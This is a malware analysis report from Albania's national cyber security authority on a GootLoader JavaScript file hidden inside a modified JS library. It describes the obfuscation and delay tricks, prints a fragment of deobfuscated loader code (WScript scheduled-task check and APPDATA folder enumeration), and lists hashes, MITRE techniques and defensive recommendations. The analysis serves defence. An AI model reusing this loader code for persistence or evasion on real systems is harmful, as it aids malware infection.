REPUBLIC OF ALBANIA
NATIONAL CYBER SECURITY AUTHORITY
CYBER SECURITY ANALYSIS DIRECTORATE

Technical Analysis of the Malicious File Gootloader

NCSA

Version: 1.0
Date : 13/08/2024

TLP: CLEAR

CONTENT

LIST OF FIGURES

NCSA

The report is prepared to document and analyze attempts of cyberattacks on Critical Infrastructures in the Republic of Albania. The content of this report is based on the available information up to the date of completion of the analysis.

The purpose of this report is to inform and raise awareness among stakeholders about the documented cyber incident. The report should not be considered final until it is updated.

This report has limitations and should be interpreted with caution!

Some of these limitations include:

Phase One:
Information Sources: The report is based on information available at the time of its preparation. Some aspects may differ from current developments.

Phase Two:
Analysis Details: Due to source limitations, some aspects of the malicious file may not have been analyzed in depth. Any additional unknown information may lead to changes in the report.

Phase Three:
Information Security: To protect sources and confidential information, some details may be redacted or not included in the report. This decision is made to maintain the integrity and security of the data used.

The National Cyber Security Authority reserves the right to modify, update, or alter any part of this report without prior notice.

This report is not a final document.

The findings of this report are based on the information available at the time of the analysis. There is no guarantee regarding possible changes or updates to the reported information during the following period. The authors of the report do not assume responsibility for any misuse or consequences of decisions made based on this report.

NCSA

Technical Information

Gootloader is a file or program often used for unauthorized purposes, such as distributing **malware** (viruses) to users' computers. It is frequently part of a sophisticated attack and can assist in installing and managing other malicious programs on an infected system. The file typically employs **social engineering** techniques to trick users into downloading and executing infected files. This file can be a document or application containing malicious code. It is often distributed through phishing emails or compromised websites, where users are encouraged to click on links or download files that actually contain malware. Once installed, **Gootloader** may establish a persistent connection with a command-and-control (C2) server, allowing the attacker to control and manage the infected system.

The report emphasizes the need for vigilance and proactive measures against sophisticated cyber threats, highlighting the importance of regular updates and adherence to recommended security practices to protect critical infrastructure.

Analysis of the File "*what cards are legal in goat format 35435.js*"

The file ***"what cards are legal in goat format 35435.js"*** is a **JavaScript** file with the hash value:Sha256:
c853d91501111a873a027bd3b9b4dab9dd940e89fcfec51efbb6f0db0ba6687b
The file contains approximately 25,000 lines of code, and at first glance, it appears that malicious actors have taken a **JS** library and modified it by embedding their **GootLoader** code. During static analysis, various functions are identified.



Figure 1. what cards are legal in goat format 35435.js.



Figure 2. Functions in JavaScript.

Windows Script Host (wscript.exe) executes standalone JavaScript files within a Windows environment. However, by using **Node.js** and **Visual Studio Code**, we can trace the execution of JavaScript files, set **breakpoints** in the code, and use the "**evaluate expression**" feature to view variable values. While this method aids in **debugging**, some JavaScript functions may not be supported by **Node.js**.

During the analysis, several functions were identified that have nonsensical names, such as **gmvvf6r, Bell4n**, and many variables. This technique is used by malicious actors to obfuscate the code

Figure 3. The gmvvf6r Function.

The value of ***`jobcv`*** is always "1," leading to an infinite loop. The function then continues execution, and upon analyzing other function calls, several additional calls are observed that again contain obfuscated code.

Figure 4 Hidden Code.

The value is then captured in the **catch** block, where it becomes clear that a deliberate error occurs, leading to a call to the **sleepy** function.

```
function sleepy(molecule9, cost6, kwuiem, tyvgoye03){
    were8 = decimalv+evend+homz+nabs+efgqvorm+dofhpam+dream1+atomc+wwamd+saidv+epyh+printy+ifyux+tireu+wall1+m
    horseq7[5210044] = indicate6;
    madea(khqrlh);
}
```

Figure 5. The sleepy Function.

We then have a call to the **indicate6** function. The code experiences several delays until reaching the **course83** function, where the execution of the malicious GootLoader code begins. After extensive debugging, the JavaScript code of GootLoader was extracted as follows.

```
_wscript = WScript;
wscript_shell = _wscript['CreateObject']("WScript.Shell");
scripting_filesystem_object = _wscript['CreateObject']("Scripting.FileSystemObject");
scheduler_service = _wscript['CreateObject']("Schedule.Service");
scheduler_service['connect']();
scheduler_folder = scheduler_service['GetFolder']("\\");
try{
    defensive_driving_task = scheduler_folder['GetTask'](Defensive_Driving);
}
catch(IhllTwx){
    defensive_driving_task = false;
}
if (defensive_driving_task == false) {
    BqdABYzF = scripting_filesystem_object['GetFolder'](wscript_shell['ExpandEnvironmentStrings']
    ('%APPDATA%'))['SubFolders']; WIyd = 396-(Math['floor'](396/BqdABYzF['Count'])*BqdABYzF['Count']);
    _counter = 0;
    malware_directory = false;
    for(_folder_enumerator = new Enumerator(BqdABYzF);
     !_folder_enumerator['atEnd']();
     _folder_enumerator['moveNext']()) {
        NJGHOUn = _folder_enumerator['item']();
        if (WIyd==_counter) malware_directory = NJGHOUn;
        _counter++;
```

Figure 6. Deobfuscated GootLoader Code.

The creators of GootLoader used long while loops with groups of functions to deliberately delay the execution of the malicious code. This method effectively implements an evasion technique by causing sleep periods to obscure the harmful nature of **GootLoader**.

Indicators of Compromise

JavaScript File Hashes

- b939ec9447140804710f0ce2a7d33ec89f758ff8e7caab6ee38fe2446e3ac988
c853d91501111a873a027bd3b9b4dab9dd940e89fcfec51efbb6f0db0ba6687b

MITRE ATT&CK Techniques

Nr.	Tactic	Technique
1	Initial Access (TA0001)	T1566: Phishing
		T1566.001: Spear phishing Attachment
2	Execution (TA0002)	T1053.005: Scheduled Task
		T1204.002: Malicious File
3	Persistence (TA0003)	T1547.001: Registry Run Keys/ Startup Folder
		T1053.005: Scheduled Task
4	Privilege Escalation (TA0004)	T1140: Deobfuscation
		T1055.012: Process Hollowing
		T1053.005: Scheduled Task
5	Defense Evasion (TA0005)	T1564.001: Hidden Files and Directories
		TA1562.001: Disable or Modify Tools
		T1055.012: Process Hollowing
		T1564.003: Hidden Window
6	Credential Access (TA0006)	T1555.003: Credentials from WebBrowser
		TA1552.001: Credentials in files
		TA1552.002: Credentials in registry
7	Discovery (TA0007)	T1087.001: Local Account
		T1057: Process Discovery
		T1082: System Information Discovery
6	Collection (TA0009)	T1560: Archive Collect Data
		T1217: Browser Information Discovery
		T1115: Clipboard Data
		T1005: Data from Local System
7	Exfiltration (TA0010)	T1048.003 – Exfiltration Over Unencrypted NON Command-and-Control Protocol
8	Command and Control (TA0011)	T1071.003: Mail Protocols

Recommendations

NCSA recommends:

- Immediate Blocking of the Indicators of Compromise mentioned above on your protective devices.
- Continuous Analysis of Logs coming from SIEM (Security Information and Event Management).
- Training of Non-Technical Staff on "Phishing" attacks and methods to avoid infection from them.
- Installation of Network Perimeter Devices that perform deep traffic analysis based not only on access control lists but also on traffic behavior (Next-Generation Firewalls).
- Segmenting Identified Systems into Different VLANs, applying access control lists across the entire network perimeter. Web services should be separated from their databases, and Active Directory should be in a separate VLAN.
- Applying and Using the LAPS Technique for Microsoft systems, to manage local administrator passwords.
- Applying Traffic Filters in cases of remote access to hosts (employees/third parties/clients).
- Implementing Solutions that perform filtering, monitoring, and blocking of malicious traffic between web applications and the internet, such as Web Application Firewalls (WAF).
- Conducting Behavioural Traffic Analysis for endpoint devices, applying EDR (Endpoint Detection and Response) and XDR (Extended Detection and Response) solutions. This includes analyzing malicious files not only at the signature level but also at the behaviour level.
- Designing an Identity Access Management Solution to control user identities and privileges in real-time based on the “zero-trust” principle.

NCSA